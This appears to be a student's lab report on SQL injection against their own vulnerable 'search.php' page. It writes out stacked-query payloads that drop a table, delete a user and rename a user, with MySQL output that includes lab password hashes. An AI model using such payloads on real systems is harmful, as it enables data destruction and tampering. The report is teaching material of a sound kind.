


I have developed the below page called 'search.php' where I have developed a feature to search any user (let us say I have a public feature where the name of any database user can be searched). Query results are returned based on input user name. Our main focus is how to achieve SQL injection here. In the input field, where 'user's name' is required, I have written manipulated query **105';DROP TABLE test** which is executed in the backend as multiple query. Observe that a semicolon is used to break the two queries. Hence it will be interpreted as follows in the backend:

Select name, email, address from users where name=\$name;DROP TABLE test;

Irrespective of the result of the first query, the second query will always be executed. Hence table 'test' is deleted.



Following is the state of the database before and after the **test** table is deleted using injection.

```
mysql> create table test(
  -> name varchar(30)
  -> );
Query OK, 0 rows affected (0.60 sec)

mysql> show tables;
+-----+
| Tables_in_lab8 |
+-----+
| test           |
| users          |
+-----+
2 rows in set (0.00 sec)

mysql> show tables;
+-----+
| Tables_in_lab8 |
+-----+
| users          |
+-----+
```

Query 2:

I came up with the following query to delete some users from users table using sql injection.

105'; delete from users where email='lab8@nitw.i';

Above command deletes the user with email lab8@nitw.i as shown below:

```

cse@cloud54: /var/www/html
mysql> show tables;
+-----+
| Tables_in_lab8 |
+-----+
| users           |
+-----+
1 row in set (0.00 sec)

mysql> clear
mysql> select * from users;
+-----+-----+-----+-----+-----+-----+
| name | email | password | address | city | state | zip |
+-----+-----+-----+-----+-----+-----+
| Lab 8 | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
| lab8@nitw.i | lab8@nitw.i | $2y$10$G6RqUhLarkX9PZvnZLl8d.NongzVHmkU0AeN0b5qJ7ph23Lu2Cbxe | lab8@nitw.in | lab8@nitw.in | Karnataka | lab8@nitw.in |
+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from users;
+-----+-----+-----+-----+-----+-----+
| name | email | password | address | city | state | zip |
+-----+-----+-----+-----+-----+-----+
| Lab 8 | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>

```

Query 3:

Assign - SQL Injection

My Drive - Google Drive

23CSM2R20_Sadam_8_p.x

localhost/search.php

Home Sign up Search[Injection] Login Insecure Login About us

QUERY RESULTS:-----

Search any user[SQL Injection Scenario]

Enter name


105'; update users set name='John' where email='lab8@nitw.i'

Search

Copyright @ [Sadam](#) || Roll No: 23CSM2R20 || National Institute of Technology, Warangal.

Below command updates the name of the user with email lab8@nitw.ac.in as shown in above screenshot.

105'; update users set name='John' where email='lab8@nitw.ac.in';



```

cse@cloud54: /var/www/html
cse@cloud54: /var/www/html

+-----+
| Lab 8 | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
+-----+
| lab8@nitw.i | lab8@nitw.i | $2y$10$G6RqUhlarkX9PZvnZLl8d.NongzVHmkU0AeN0b5qJ7ph23Lu2Cbxe | lab8@nitw.in | lab8@nitw.in | Karnataka | lab8@nitw.in |
+-----+
2 rows in set (0.00 sec)

mysql> select * from users;
+-----+
| name | email | password | address | city | state | zip |
+-----+
| Lab 8 | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+
| name | email | password | address | city | state | zip |
+-----+
| Lab 8 | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
+-----+
1 row in set (0.00 sec)

mysql> select * from users;
+-----+
| name | email | password | address | city | state | zip |
+-----+
| John | lab8@nitw.ac.in | $2y$10$Ht90PLD52ZZSkToVzLdkueT6Su0AdZkVgkC1PwImbVievD8CaJoYK | Nothing. | Test | Telengana | 1234544 |
+-----+
1 row in set (0.00 sec)

mysql>

```

Check the screenshot above(Name of user changed from 'Lab 8' to 'John'.

Similarly SQL injection prone websites and databases can lead to disastrous situations sometimes. Intruders can delete the whole database or update the login passwords of users, etc.